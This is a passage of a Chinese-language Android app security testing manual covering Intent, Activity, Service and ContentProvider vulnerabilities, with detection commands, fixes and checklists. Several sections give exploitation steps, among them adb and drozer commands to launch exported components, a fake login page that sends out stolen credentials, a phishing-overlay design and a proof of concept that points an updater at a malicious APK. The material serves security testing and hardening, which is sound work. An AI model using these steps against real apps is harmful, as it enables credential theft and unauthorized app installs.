        Intent intent = Intent.parseUri(url, Intent.URI_INTENT_SCHEME);
        startActivity(intent);   // 目标完全由网页控制
    } catch (Exception e) { }
    return true;
}

// 危险：通过 onJsPrompt 接收网页下发的"指令"
@Override
public boolean onJsPrompt(WebView view, String url, String message, String def
aultValue,
                          JsPromptResult result) {
    if (message.startsWith("intent:")) {
        try {
            startActivity(Intent.parseUri(message, Intent.URI_INTENT_SCHEME));
        } catch (Exception e) { }
        return true;
    }
    return super.onJsPrompt(view, url, message, defaultValue, result);
}
```

4.8.3 检测方法

```
grep -rn "shouldOverrideUrlLoading\|onJsPrompt\|onJsAlert" jadx_out/ -A 20 | g
rep -i "parseUri\|startActivity\|Intent"
grep -rn "intent://" jadx_out/

// Frida：观察网页是否触发了原生 Intent
Java.perform(function () {
    var WVC = Java.use("android.webkit.WebViewClient");
    // 直接 hook Intent.parseUri 与 startActivity 的组合即可（见 4.7.6）
});
```

4.8.4 完整利用步骤

```
<!-- 诱导用户点击 -->
<a href="intent://x#Intent;component=com.target.app/.AdminActivity;S.uid=0;end
">打开</a>

<!-- 或借 JSBridge 下发 -->
```

```
<script>
  // 若存在 bridge，可尝试直接调用
  // location.href = "intent://x#Intent;component=com.target.app/.AdminActivity;end";
</script>
```

4.8.5 修复与加固

- 使用 4.7.9 的 parseIntentSafely()：解析后 setComponent(null)、setSelector(null)、限制 scheme、限定 package。
- 只允许 http/https，拒绝 intent:/javascript:/file:/content:（见 9.10）。
- 对 onJsPrompt/onJsAlert 中的指令做来源（origin）与白名单校验，非必要不实现"网页下发 Intent"。
- 对 bridge 方法做 origin 白名单。

4.8.6 检查要点

- WebView 是否把 URL/JS 消息转成 Intent？是否清洗？
- 是否校验网页来源（origin）？
- 是否只允许 http/https？

4.9 Intent 不安全反射风险

4.9.1 漏洞概述

部分应用使用反射设置 Intent 字段或 extra（例如为兼容不同版本，用反射调用 putExtra、设置 mExtras、或根据外部字段名动态设置），若字段名/值来自外部，攻击者可通过反射调用危险方法或注入任意 extra，绕过校验。

4.9.2 危险实现

```
// 危险：根据外部提供的字段名反射设置 Intent 数据
String field = intent.getStringExtra("field");       // 外部可控
Object val = intent.getStringExtra("value");         // 外部可控
Method m = Intent.class.getMethod("putExtra", String.class, String.class);
m.invoke(targetIntent, field, val);                  // 可设置任意 extra

// 危险：反射调用对象方法
Class<?> clazz = Class.forName(intent.getStringExtra("class"));
Object obj = clazz.newInstance();
Method method = clazz.getMethod(intent.getStringExtra("method"));
method.invoke(obj);
```

4.9.3 检测方法

```
grep -rn "Class.forName\|getDeclaredMethod\|getMethod\|Method.invoke\|newInstance" jadx_out/ -B2 -A4 | grep -i "intent\|getStringExtra\|getData"
```

4.9.4 修复与加固

- 不使用外部可控的类名/方法名/字段名做反射。
- 反射设置 Intent 时使用固定字段名，值做类型与白名单校验。
- 对敏感类与方法做白名单（仅允许显式枚举的类/方法）。

4.9.5 检查要点

- 是否存在外部可控的反射调用（类名/方法名/字段名）？
- 反射是否可用于设置 Intent extra 或调用敏感方法？

4.10 Intent 安全测试工具与自动化

工具	用途
drozer	枚举导出组件、发送 Intent、测试重定向与权限
MobSF	提取 Intent-filter、Deep Link，自动标记组件风险
apkleaks / AndroBugs	静态提取 scheme、危险 API
自定义 Intent Fuzzer	枚举组件并批量发送畸形/嵌套 Intent，观察 crash 与越权
Frida 脚本（本章）	运行期观测 parseUri/startActivity 链路

Intent Fuzzing 思路：把枚举到的导出组件作为目标，批量发送：

- 空 Intent
- 携带 android.intent.extra.INTENT 的嵌套 Intent
- component 指向私有组件的 Intent
- 各类型 extra（String/int/Serializable）的畸形值
- intent:// 形式的各种组合

并结合 adb logcat 与 Frida 观察结果，可高效发现注入、重定向与 DoS 三类问题。

4.10.1 检查要点

- 是否对导出组件做过 Intent Fuzzing？
- 是否用 drozer/MobSF 系统梳理过 Intent 攻击面？

第 5 章 Activity 组件漏洞

Activity 组件导出后常见的风险：**拒绝服务**（畸形数据崩溃）、**越权绕过**（绕过登录/鉴权直接进入敏感页面）、**钓鱼欺诈/界面劫持**、以及**隐式启动 Intent 泄露敏感数据**。

5.1 Activity 与导出属性

5.1.1 导出规则

android:exported 决定 Activity 能否被其他应用启动：

- true：允许被启动。
- false：不允许，仅当前应用或同 user ID 组件可启动。
- 默认值：无 intent-filter → false；有 intent-filter → true。
- 权限控制：android:permission 指定启动所需权限。

> Android 12+ 对带 intent-filter 的组件强制要求显式声明 android:exported，否则构建失败——这是一次安全加固，但历史应用仍可能存在隐式导出。

Activity Alias：<activity-alias> 是已有 Activity 的别名声明，继承原始 Activity 的 exported/permission/intent-filter 属性。若别名被 exported=true 导出，即便原始 Activity 设置了 exported=false，攻击者仍可通过别名启动。别名还可用于实现**组件劫持**——将别名的 targetActivity 指向其他 Activity。

```
# 检查 activity-alias 导出状态
aapt dump xmltree AndroidManifest.xml | grep -A5 "activity-alias"
adb shell dumpsys package <pkg> | grep -A5 "alias"
```

> 测试要点：① 列出所有 <activity-alias>，检查其 android:exported；② 确认 targetActivity 是否指向非预期组件；③ 别名是否可被第三方应用通过 Intent 启动。

5.1.2 检测方法

```
adb shell dumpsys package com.example.app | grep -B2 -A8 "Activity"
dz> run app.activity.info -a com.example.app
```

5.1.3 Activity 生命周期（背景知识）

Activity 定义了 7 个回调方法，覆盖生命周期的每个环节：

回调	触发时机
onCreate()	Activity 第一次创建时调用
onStart()	Activity 可见但无焦点时调用
onResume()	Activity 可见且有焦点时调用
onPause()	准备启动/恢复另一个 Activity 时调用（可释放 CPU 资源或保存数据，**不可做耗时操作**）
onStop()	Activity 不可见时调用（与 onPause 的区别：onPause 失焦但仍可见，onStop 完全不可见）
onDestroy()	Activity 被销毁前调用
onRestart()	Activity 由不在栈顶到再次回到栈顶并可见时调用

三种生存期：

- **完整生存期**：onCreate() ~ onDestroy()（初始化到释放内存）。
- **可见生存期**：onStart() ~ onStop()（资源加载与释放）。
- **前台生存期**：onResume() ~ onPause()（Activity 运行）。

> **测试相关**：Activity 劫持（见 5.6）正是利用"新 Activity 启动时前一个会停止、Activity 保留在历史栈"这一特性实现的。

5.1.4 Activity 启动模式（背景知识）

Activity 有四种启动模式；**Activity 界面劫持正是基于启动模式与任务栈特点实现的**（见 5.6）。

- standard：不显式指定即为该模式。无论栈中是否已有该 Activity，都会**新建实例入栈**并置于栈顶。
- singleTop：
  - 若启动的 Activity 已位于栈顶，则**不重建**，直接复用并回调 onNewIntent()，生命周期为 onPause → onNewIntent → onResume（可在 onNewIntent 中读取新 Intent 数据）；
  - 若不在栈顶，则新建实例入栈（栈中出现 2 个实例）。
- singleTask：
  - 栈中若已存在该实例，则将其**之上的 Activity 全部出栈**并调用 onNewIntent()；

    - 若已位于栈顶，则直接复用（同 singleTop）；
    - 若不存在，则新建实例入栈。
- **singleInstance**：会**单独启动一个新的返回栈**来管理该 Activity（singleTask 若指定不同 taskAffinity 也会新建返回栈）。多个应用可共享同一 Activity 实例。

5.2 越权绕过漏洞

5.2.1 漏洞概述

导出的敏感 Activity 若未校验调用者，攻击者无需密码或登录态即可直接打开。

5.2.2 完整利用步骤

```
# 直接启动导出 Activity（跳过登录）
adb shell am start -n com.example.app/.AdminActivity
# 带参数
adb shell am start -n com.example.app/.ProfileActivity --es user_id 1
```

1. 用 drozer 枚举导出 Activity，按名称筛出疑似敏感页（admin、setting、debug、webview）。
2. 逐个启动，观察是否能绕过鉴权访问。
3. 结合 Intent 参数篡改进一步验证。

5.2.3 外部调用 Activity 的三种方式（攻击/测试手法）

方式 1：使用自定义 Action（隐式）

```
// A 程序调用
Intent intent = new Intent();
intent.setAction("com.test.action.PLAYER");
startActivity(intent);

<!-- B 程序 AndroidManifest.xml -->
<intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <action android:name="com.test.action.PLAYER" />
    <category android:name="android.intent.category.DEFAULT" /><!-- 必须，否则无效 -->
    <category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
```

方式 2：使用包名 + 类名（显式）

```
Intent intent = new Intent();
intent.setClassName("com.test", "com.test.Player"); // 目标包名、目标 Activity 完整类名
startActivity(intent);
```

方式 3：使用 ComponentName（显式）

```
Intent intent = new Intent();
ComponentName comp = new ComponentName("com.test", "com.test.Player");
intent.setComponent(comp);
startActivity(intent);
```

> 方式 2/3 不需要目标声明额外的 intent-filter，只要目标 Activity 导出即可被拉起——这也是越权与拒绝服务常用的调用方式。

drozer 实操流程

```
# 手机端启用 drozer agent（默认 31415 端口）后
adb forward tcp:31415 tcp:31415
drozer console connect

# 枚举包 / 攻击面 / 导出 Activity
run app.package.list
run app.package.attacksurface com.mwr.example.sieve
run app.activity.info -a com.mwr.example.sieve
# 越权启动
run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
```

5.2.4 修复与加固

```
<activity android:name=".SensitiveActivity"
    android:exported="false" />
<!-- 若必须导出 -->
<activity android:name=".AdminActivity"
    android:exported="true"
    android:permission="com.example.app.ACCESS_ADMIN" />
```

- 私有 Activity 不应被其他应用启动：android:exported="false"。
- 公开暴露的 Activity：谨慎处理接收的 Intent，返回/发送的数据不得包含敏感信息，对返回数据也要谨慎处理。
- 对导出组件设置 signature 级权限。

5.2.5 检查要点

- 敏感页面是否导出？

- 导出页面是否校验登录态/来源？
- 是否可通过 setClassName / ComponentName 直接拉起？

5.3 隐式启动 Intent 与敏感参数

5.3.1 漏洞概述

隐式 Intent 未限定接收对象时，Intent 中的数据可被其他应用读取；历史上（Android 4.4 以前）还有"同 action 隐式启动可拉起未导出 Activity"的问题。

背景：Intent 分**显式**（构造时即指定接收者，多用于应用内部）与**隐式**（不关心接收者是谁，多用于跨应用，依赖系统解析 action/category/data 进行匹配）。隐式 Intent 是"广播式"的——若应用 A 与应用 B 声明了相同的 action，启动时会**同时匹配到多个组件**，用户无法确定实际启动的是哪一个，攻击者可借机注册同名 action 截获。

5.3.2 检测方法与修复

```
grep -rn "new Intent(\"" jadx_out/ | grep -v "setComponent\|setPackage\|setCla
ss"
```

修复：敏感数据使用显式 Intent，或对接收方设置权限并校验。

5.4 Task Hijacking（StrandHogg）

5.4.1 漏洞概述

攻击者通过设置恶意应用的 taskAffinity、allowTaskReparenting，或利用目标应用 singleTask/singleInstance 的启动模式，将恶意 Activity 劫持进目标应用的任务栈。用户以为打开的是目标应用，实际看到的是钓鱼界面，从而窃取凭据。

5.4.2 原理分析

- 恶意应用声明与目标应用相同的 taskAffinity，并将自己 Activity 设为 singleTask。
- 当目标应用从后台恢复时，系统可能把恶意 Activity 混入其任务栈。
- StrandHogg 2.0（CVE-2020-0096）进一步利用 allowTaskReparenting 与 Activity 伪造。

5.4.3 检测方法

```
grep -rn "taskAffinity\|allowTaskReparenting\|launchMode" jadx_out/AndroidMani
fest.xml
```

1. 构造恶意应用声明相同 taskAffinity，观察是否劫持任务栈。
2. 检查目标所有 Activity 的 launchMode 与 taskAffinity 配置。

5.4.4 完整利用步骤（验证用）

```
<!-- 恶意应用 -->
<activity android:name=".FakeActivity"
    android:taskAffinity="com.target.app"
    android:allowTaskReparenting="true"
    android:launchMode="singleTask" />
```

1. 安装目标应用与恶意应用。
2. 打开恶意应用后按 Home，再打开目标应用。
3. 观察是否显示恶意界面（成功劫持）。

5.4.5 修复与加固

- 将敏感 Activity 的 launchMode 设为 singleTask 并固定 taskAffinity。
- 在 onCreate 校验 isTaskRoot()。
- 升级 targetSdkVersion（Android 10+ 已修复 StrandHogg 1.0）。

5.4.6 检查要点

- Activity 的 launchMode/taskAffinity 是否合理？
- 是否可在目标应用任务栈中插入伪造界面？

5.5 Tapjacking / 覆盖攻击

5.5.1 漏洞概述

Tapjacking 是攻击者在目标界面上覆盖一层透明/伪装窗口，诱导用户点击，触发敏感操作。常见载体：悬浮窗（SYSTEM_ALERT_WINDOW）、无障碍服务、Activity 覆盖。

5.5.2 检测方法

- 检查敏感控件是否设置 android:filterTouchesWhenObscured="true"。
- 使用悬浮窗应用覆盖目标界面，测试点击是否被接管。
- 检查 onTouchEvent 是否检测 MotionEvent.FLAG_WINDOW_IS_OBSCURED。

5.5.3 修复与加固

```
<Button android:filterTouchesWhenObscured="true" ... />

@Override
public boolean onTouchEvent(MotionEvent event) {
    if ((event.getFlags() & MotionEvent.FLAG_WINDOW_IS_OBSCURED) != 0
        && (event.getFlags() & MotionEvent.FLAG_WINDOW_IS_PARTIALLY_OBSCURED) !
= 0) {
        return false; // 拒绝被遮挡时的点击
    }
    return super.onTouchEvent(event);
}
```

5.5.4 检查要点

- 敏感控件是否防覆盖点击？
- 是否校验窗口遮挡？

5.6 界面劫持与登录页伪造

5.6.1 漏洞概述

界面劫持指攻击者监控或替换目标应用界面，窃取用户输入的账号密码、支付密码。包括前台劫持、后台劫持、通知栏劫持、登录界面劫持。

5.6.2 劫持实现原理（补充）

- **为什么可行**：Android 界面切换由 Activity 调度实现，而调度由系统 **AMS（ActivityManagerService）** 负责。Activity 启动即压入**历史栈**栈顶并在手机上显示；按 Back 时栈顶弹出、恢复前一个。正因如此，**启动 Activity 时加上 FLAG_ACTIVITY_NEW_TASK 就能使其置于栈顶并立即呈现给用户**——若该 Activity 是伪装界面（或包含可加载任意网页的 WebView），就会产生钓鱼事件。
- **典型实现步骤：**
    1. 注册一个 Receiver 响应 android.intent.action.BOOT_COMPLETED，开机启动一个 Service；
    2. Service 启动计时器，**不断枚举当前是否有预设的目标进程在前台**；
    3. 一旦发现目标进程，就用 FLAG_ACTIVITY_NEW_TASK **弹出自己的钓鱼界面**，截获正常应用的登录凭证。

```
// 用 FLAG_ACTIVITY_NEW_TASK 抢占栈顶，弹出钓鱼界面
Intent localIntent = new Intent(context, FakeLoginActivity.class);
```

```
localIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
context.startActivity(localIntent);
```

- **关键点：获取"前台进程"的方法随 Android 版本变化**

Android 版本	可用方法	说明
5.0 以前	ActivityManager.getRunningTasks()	可获得前台运行的系统进程
5.0 - 6.0	getRunningAppProcesses()	getRunningTasks 失效，用它暂时替代
6.0 及以上	getRunningAppProcesses() 也失效	系统关闭三方对系统进程的访问；改用 ① AndroidProcesses 库、② libsuperuser、③ 读取 /proc（解析 /proc/<pid>/cgroup、/proc/<pid>/oom_score_adj、/proc/<pid>/cmdline 判断前台）并进一步过滤

```
cat /proc/<pid>/cgroup          # cgroup 中的 uid_ 位置可辅助判断
cat /proc/<pid>/oom_score_adj   # 前台进程通常为 0
cat /proc/<pid>/cmdline         # 取包名/命令行
```

> 参考实现：Jared Rummler 的 AndroidProcesses、Chainfire 的 libsuperuser、wenmingvs/AndroidProcess。

5.6.3 检测方法

- 检查 Activity 的 launchMode。
- 检查是否滥用 FLAG_ACTIVITY_NEW_TASK。
- 使用 Frida 监控 Activity 生命周期，测试能否被覆盖。

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.onCreate.overload("android.os.Bundle").implementation = function
(b) {
        console.log("Activity created: " + this.getClass().getName());
        this.onCreate(b);
    };
});
```

5.6.4 完整利用步骤（验证用）

```
// 攻击者伪造登录页，收集凭据后再跳转真实页
public class FakeLoginActivity extends Activity {
```

```
    protected void onCreate(Bundle b) {
        super.onCreate(b);
        setContentView(R.layout.fake_login);
        findViewById(R.id.loginBtn).setOnClickListener(v -> {
            sendStolenCredentials(username.getText().toString(), password.getT
ext().toString());
            startActivity(new Intent().setComponent(new ComponentName(
                "com.target.app", "com.target.app.RealLoginActivity")));
            finish();
        });
    }
}
```

5.6.5 修复与加固

```
// 校验是否栈底，防止被劫持
if (!isTaskRoot() && getIntent() != null &&
    getIntent().hasCategory(Intent.CATEGORY_LAUNCHER) &&
    Intent.ACTION_MAIN.equals(getIntent().getAction())) {
    finish();
    return;
}
```

- 设置 launchMode="singleTask"。
- 在 onPause/onStop 检查遮挡、清理敏感数据。
- 使用系统安全键盘，增加二次验证。
- **现实防护有限**：若已爆发此类恶意程序，用户很难每次都判断当前运行的是哪个应用；当前对 Activity 劫持的防护主要是**向用户给出适当警示**（如显示当前运行进程的提示框/进入后台提示）。加固方案（如梆梆）会在**进程切换时给出提示并使用白名单过滤**。
- **注意**：android:noHistory="true" 会使基于"进程切换提示/前台进程判断"的防护**失效**，需结合其他手段。

5.6.6 检查要点

- 敏感页面能否被覆盖/劫持？
- 是否有防劫持检测？

5.7 Fragment 注入（补充）

5.7.1 漏洞概述

通过导出的 PreferenceActivity 子类（或使用 Fragment 的 Activity），若未正确处理 Intent 传入的 fragment 名称，攻击者可注入任意 Fragment，**绕过限制访问未授权的界面**。

5.7.2 原理与版本差异

- targetSdkVersion >= 19：系统强制要求实现 isValidFragment()。
- targetSdkVersion < 19：需要在 PreferenceActivity 子类中自行加入 isValidFragment 校验。

5.7.3 检测方法

```
grep -rn "PreferenceActivity\|isValidFragment\|getFragment\|Fragment.instantia
te" jadx_out/
# 尝试向导出 Activity 注入 fragment
adb shell am start -n com.example.app/.SettingsActivity --es "extra:android:sh
ow_fragment" "com.evil.Fragment"
```

5.7.4 修复与加固

在 isValidFragment() 中对 fragment 名做白名单校验：

```
@Override
protected boolean isValidFragment(String fragmentName) {
    return AllowedFragments.class.getName().equals(fragmentName);
}
```

5.8 FLAG_ACTIVITY_NEW_TASK 跨 Task 敏感数据泄露（补充）

5.8.1 漏洞概述

若应用通过 intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK) 把 Activity 在**另一个 Task** 中打开，并携带敏感数据，则该 Intent 内容（即 next-intent）可能被其他 Activity 劫持读取，造成敏感数据泄露。

5.8.2 原理

```
Intent intent = new Intent();
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK); // 跨 Task，存在被劫持读取风险
startActivity(intent);
```

5.8.3 检测方法

```
grep -rn "FLAG_ACTIVITY_NEW_TASK" jadx_out/ -B3 -A3
```

5.8.4 修复与加固

避免使用带 FLAG_ACTIVITY_NEW_TASK 的 Intent 传递敏感数据；敏感数据改用安全的进程内传递或加密后传递。

第 6 章 Service 组件漏洞

6.1 Service 基础

6.1.1 Service 作用与"线程 vs 服务"（补充）

Service（服务）是可在后台执行长时间运行操作、**没有用户界面**的应用组件。它可由其他组件（如 Activity）启动，一旦启动即在后台持续运行，即使启动它的组件被销毁也不受影响；组件也可绑定到 Service 进行交互，甚至执行 IPC。

- **Thread**：程序执行的最小单元，是分配 CPU 的基本单位，用于执行异步操作。
- **Service**：Android 的一种机制，**运行在主线程（main 线程）上**，不是线程。

为什么需要 Service：Thread 的运行独立于 Activity，Activity finish 后若未主动停止 Thread，它将一直执行，而你又不再持有其引用，无法在不同 Activity 中控制同一 Thread。若需要一个"在 Activity 未启动时也运行、且可被任意 Activity 控制"的后台任务，就应创建 Service，在 Service 内创建并控制 Thread。Service 是一种消息机制，可在任何有 Context 的地方通过 startService/stopService/bindService/unbindService 控制，也可在其中注册 BroadcastReceiver 通过广播控制。

6.1.2 创建与生命周期方法

创建 Service 并重写三大方法：

- onCreate()：Service 创建时调用。
- onStartCommand()：每次服务启动时调用（若希望服务启动后立即执行某动作，写在这里）。
- onDestroy()：Service 销毁时调用。

6.1.3 启动方式（补充）

方式	说明

方式	说明
startService	启动服务执行后台任务、**不进行通信**；必须用 stopService 结束，否则 Activity 结束后 Service 仍在运行
bindService	启动的服务**可通信**；由 unbindService 结束，也可在 Activity 结束后自动结束
两者同时	同时 startService 与 bindService 启动的服务，停止时应**同时** stopService 与 unbindService

startService（显式 / 隐式）

```
// 显式
Intent intent = new Intent(this, TestService.class);
startService(intent);

// 隐式 - 使用 Action
Intent intent = new Intent();
intent.setAction("XXX");                    // Service 中定义的 action
intent.setPackage(getPackageName());        // 需设置应用包名
startService(intent);

// 隐式 - 使用包名 + 类名
Intent intent = new Intent();
ComponentName componentName = new ComponentName(getPackageName(), "com.example.
testservices.TestService");
intent.setComponent(componentName);
startService(intent);
```

bindService（client-server 模式）

原理：调用者是 client，Service 是 server；Service 只有一个，但绑定其上的 client 可有一个或多个。client 可通过 IBinder 接口获取 Service 实例，实现在 client 端直接调用 Service。绑定的生命周期与 client 息息相关，client 销毁时绑定解除，或调用 unbindService() 解除。

实现步骤：

- 服务端：① 定义类继承 Service；② 在 onBind() 返回 IBinder 实例；③ 在 Service 中创建 binder 内部类，加入类似 getService() 的方法返回 Service 实例。
- 客户端：① 在 Manifest 配置该 Service；② 创建 ServiceConnection 实例并重写 onServiceConnected()/onServiceDisconnected()；③ 在 onServiceConnected 回调中通过 IBinder 得到 Service 实例；④

onServiceDisconnected 表示断开连接；⑤ 用 Intent 指定服务；⑥ 调用 bindService(Intent, ServiceConnection, int)；⑦ 不再使用时 unbindService(ServiceConnection)。

6.1.4 导出属性与权限规则

- true：可被其他应用唤醒/绑定。
- false：仅同应用或同 user ID 可交互。
- 默认值：无 intent-filter → false；有 intent-filter → true。
- 权限控制：android:permission（同时保护 start 与 bind）；android:bindPermission 仅保护 bind。

6.1.5 漏洞种类与危害（补充）

Service 可长时间运行在后台，一个组件可绑定它进行交互（含 IPC）。Service 不是独立进程（除非特殊声明），也不是线程，运行在主线程。**若导出的 Service 没有严格限制，任何应用都可启动并绑定它**，取决于暴露的功能，攻击者可执行未授权行为、获取敏感信息或污染/修改内部状态。

6.2 Service 组件导出漏洞

6.2.1 漏洞概述

导出的 Service 可被任意第三方应用启动或绑定，根据暴露的功能，攻击者可执行未授权行为、获取敏感信息、污染内部状态，或造成拒绝服务。

6.2.2 检测方法

```
# 反编译查看导出 Service
grep -rn "<service" -A5 jadx_out/AndroidManifest.xml
dz> run app.service.info -a com.example.app
# 关注 onCreate / onStartCommand / onBind / onHandleIntent
grep -rn "onStartCommand\|onHandleIntent\|onBind" jadx_out/
```

6.2.3 完整利用步骤

```
# 按组件启动
adb shell am startservice -n com.example.app/.ExportService
# 按 action 启动
adb shell am startservice -a com.example.app.SERVICE_ACTION
# 携带恶意参数
adb shell am startservice -n com.example.app/.ExportService --es cmd "delete_a
ll"
```

```
# 绑定并调用（drozer）
dz> run app.service.start --component com.example.app com.example.app.ExportSe
rvice --extra "cmd string evil"
```

6.2.4 修复与加固

```
<service android:name=".InternalService" android:exported="false" />
<service android:name=".PublicService"
    android:exported="true"
    android:permission="com.example.app.ACCESS_SERVICE" />
```

- 内部 Service 设为私有；必须导出时使用签名级权限。
- 在 onStartCommand/onBind 中校验调用者身份与参数。

6.2.5 检查要点

- 是否导出不必要的 Service？
- 导出 Service 是否有权限与参数校验？
- 是否在 onCreate 中错误地决定服务逻辑？

6.3 Service 权限提升

6.3.1 漏洞概述

若导出的 Service 缺少严格限制，任何应用都可启动并绑定。取决于暴露的功能，可能执行未授权行为、获取敏感信息或污染修改内部状态，形成权限提升。

6.3.2 检测方法

1. 反编译查看 AndroidManifest.xml，确定导出的 Service。
2. 检查 exported、intent-filter、权限控制。
3. 查看 onCreate/onStartCommand/onHandleIntent 中的敏感操作。
4. 检索所有 startService/bindService 及其传递的数据。
5. 编写 PoC 或使用 adb 测试。

6.3.3 修复与加固

- 应用内部使用的 Service 设为私有。
- 接收数据必须验证并谨慎处理。
- 内部调用使用签名级 protectionLevel。

- 不在 onCreate 决定是否提供服务，在 onStartCommand/onBind/onHandleIntent 中判断。
- 尽量不发送敏感信息；对可信第三方应用做签名校验。

6.3.4 检查要点

- 导出 Service 是否可执行敏感操作？
- 是否校验调用者权限/签名？

6.3.5 真实案例（补充）

案例 1：猎豹清理大师（金山清理大师）内存清理权限泄露

4.0.1 及以下版本存在权限泄露：泄露的权限为 android.permission.RESTART_PACKAGES（用于结束进程清理内存）。**未申请该权限的 App** 只需向暴露的 com.cleanmaster.appwidget.WidgetService 发送 action 为 com.cleanmaster.appwidget.ACTION_FASTCLEAN 的 Intent，即可结束后台运行的部分 App 进程。

```
Intent intent = new Intent();
intent.setAction("com.cleanmaster.appwidget.ACTION_FASTCLEAN");
intent.setPackage("com.cleanmaster.appwidget.WidgetService");
startService(intent);
```

案例 2：乐 phone 任意软件包安装/删除

出厂预置的 jp.aplix.midp.tools 以 **system 权限**运行，并对外提供 ApkInstaller 服务用于安装/删除 APK。**未声明任何权限**的应用向其传入构造参数，即可安装、删除任意 Package。

```
Intent in = new Intent();
in.setComponent(new ComponentName("jp.aplix.midp.tools", "jp.aplix.midp.tools.
ApkInstaller"));
in.putExtra("action", "deleteApk");
in.putExtra("pkgName", "xxxxx");
startService(in);
```

> **共性：**导出的、具备高权限或敏感能力的 Service 未校验调用者 → 权限提升。

6.4 Service 劫持

6.4.1 漏洞概述

通过 action 启动 Service 时，恶意应用可创建接收相同 action 的 Service。系统在多个 Service 接收同一 action 时，优先 start 高 priority 者；priority 相同时按安装顺序启动先安装者，从而劫持目标 Service。

6.4.2 检测方法

扫描所有 startService/bindService，检查 Intent 是否满足：

- 创建时指定了 class；
- 使用 setClass；
- 使用 setComponent 指定 package 和 class。

以上都不满足时，存在被外部应用劫持的风险。

```
grep -rn "startService\|bindService" jadx_out/
```

6.4.3 修复与加固

创建 Intent 时显式指定要启动的 Service 的包名与类名，不使用 action 方式。

6.5 Service 消息伪造

6.5.1 漏洞概述

暴露的 Service 对外接收 Intent，恶意消息被 Service 接收后可能产生安全隐患。

6.5.2 检测方法

```
grep -rn "putExtra" jadx_out/ | grep -i "service\|url\|cmd"
```

6.5.3 修复与加固

- 内部 Service 设为私有，并校验权限与签名。
- 接收数据验证后再处理，避免在 onCreate 决定服务逻辑。

6.5.4 真实案例：优酷 Android 4.5 客户端升级漏洞

优酷 4.5 客户端组件暴露，第三方应用可**触发其升级过程并指定升级下载的 URL**，导致任意应用安装。

```
protected void onHandleIntent(Intent intent) {
    Serializable pushMsg = intent.getSerializableExtra("PushMsg");  // 从外部反序列化
    // ...
    switch (pushMsg.type) {
        case 1: { /* 升级流程 */
            intent.setClass(this, UpdateActivity.class);
            intent.putExtra("updateurl", pushMsg.updateurl);          // 下载地址来自外部
            intent.putExtra("updateversion", pushMsg.updateversion);
            intent.putExtra("updateType", 2);
            this.startActivity(intent);
        }
    }
}
```

利用步骤：

1. 编写攻击 App，构造 PushMsg（type=1，updateurl 指向恶意 APK），发送到 com.youku.service.push.StartActivityService：

```
PushMsg pushMsg = new PushMsg();
pushMsg.type = 1;
pushMsg.updateurl = "http://gdown.baidu.com/.../malicious.apk";
pushMsg.updatecontent = "This is Fake";
Intent intent = new Intent();
intent.setClassName("com.youku.phone", "com.youku.service.push.StartActivityService");
intent.putExtra("PushMsg", pushMsg);
startService(intent);
```

1. 反编译优酷客户端，提取 PushMsg.smali；
2. 反编译上述攻击 APK，用优酷的 PushMsg.smali 替换，重新打包签名；
3. 安装运行后触发优酷升级页，可诱导用户安装攻击者指定的 APK。

要点：Service 从外部 **反序列化 Serializable 数据**并按其中字段（type/updateurl）执行敏感流程，且**未校验下载地址**——是"消息伪造 + 升级劫持"的组合。

6.6 Service 拒绝服务（补充）

6.6.1 漏洞概述

Service 的拒绝服务主要源于启动时对接收的 Intent **未做异常处理**导致崩溃，常见于向 Service 传输 Intent 或**序列化对象**时引发类型转换异常。

6.6.2 检测方法

```
adb shell am startservice -n com.example.app/.VulService
adb shell am startservice -n com.example.app/.VulService --es "" ""
dz> run app.service.start --component com.example.app com.example.app.VulServi
ce
```

6.6.3 真实案例：雪球客户端空指针异常

雪球客户端 4.1 在 adb shell 下执行特定命令即可崩溃（空指针调用）。

```
adb shell am startservice -n com.xueqiu.android/.xxxService
```

6.6.4 修复与加固

对接收的 Intent 数据做 try/catch，覆盖空指针、类型转换、数组越界、类未定义、序列化/反序列化异常（与 4.5 一致）。

6.7 Service 安全防护总结（补充）

1. 私有 Service **不定义 intent-filter 且 exported="false"**。
2. 公开的 Service exported="true"，可定义或不定义 intent-filter。
3. 合作方的 Service 需**校验对方 App 签名**。
4. 只被应用本身使用的 Service 应设为私有。
5. Service 接收的数据需谨慎处理。
6. 内部 Service 使用 **signature 级 protectionLevel** 判断是否为内部应用调用。
7. **不要在 onCreate 中决定是否提供服务**，应在 onStartCommand/onBind/onHandleIntent 等方法被调用时判断。
8. Service 返回数据时，判断接收 App 是否有信息泄露风险。
9. 有明确服务需求时使用**显式 Intent**。
10. 尽量不发送敏感信息。
11. 启动 Activity 时不设置 FLAG_ACTIVITY_NEW_TASK（见 5.8）。

第 7 章 ContentProvider 组件漏洞

7.1 ContentProvider 基础

7.1.1 作用与数据共享（补充）

Android 的数据存储方式有 SharedPreferences、网络、文件、外部存储、SQLite 等，一般只在单个应用内共享。**要在不同应用之间共享数据，需要借助 Content Provider**：它为存取数据提供统一接口，用**表**的形式封装数据，统一访问方式并保证安全性。Content Provider 使不同 App 进程之间能够交互/共享数据（跨进程通信），底层通过 **Binder 进程间通信**与匿名共享内存机制实现。

> 关键点：Binder IPC **突破了以应用程序为边界的权限控制**，因此数据访问接口必须由数据所有者提供并做安全控制。

7.1.2 content URI 结构（补充）

content://<authority>/<path>/[<id>]

- content://：标准前缀，说明由某个 Content Provider 控制这些数据。
- authority：**唯一标识**该 Provider（第三方程序要求是完整、小写的类名，通常为"包名.类名"），在 <provider android:authorities="..."> 中声明。
- path：要操作的表名（或自定义路径），使用时保持一致。
- id：若包含记录 ID 则返回该 id 的数据，否则返回全部。

URI 常用获取方法（以 http://www.baidu.com:8080/wenku/jiatiao.html?id=123&name=jack 为例）：

方法	返回值
getScheme()	http
getHost()	www.baidu.com
getPort()	8080
getPath()	wenku/jiatiao.html
getQuery()	id=123&name=jack

7.1.3 MIME 类型（补充）

Provider 根据 URI 返回 MIME 类型（分类型与子类型）：

- **集合（多条记录）**：vnd.android.cursor.dir/自定义

- **单条记录**：vnd.android.cursor.item/自定义

vnd 表示供应商特定的非标准形式；类型固定，子类型可自定义。

7.1.4 URI 解析：UriMatcher 与 ContentUris（补充）

UriMatcher 用于匹配 URI：

```
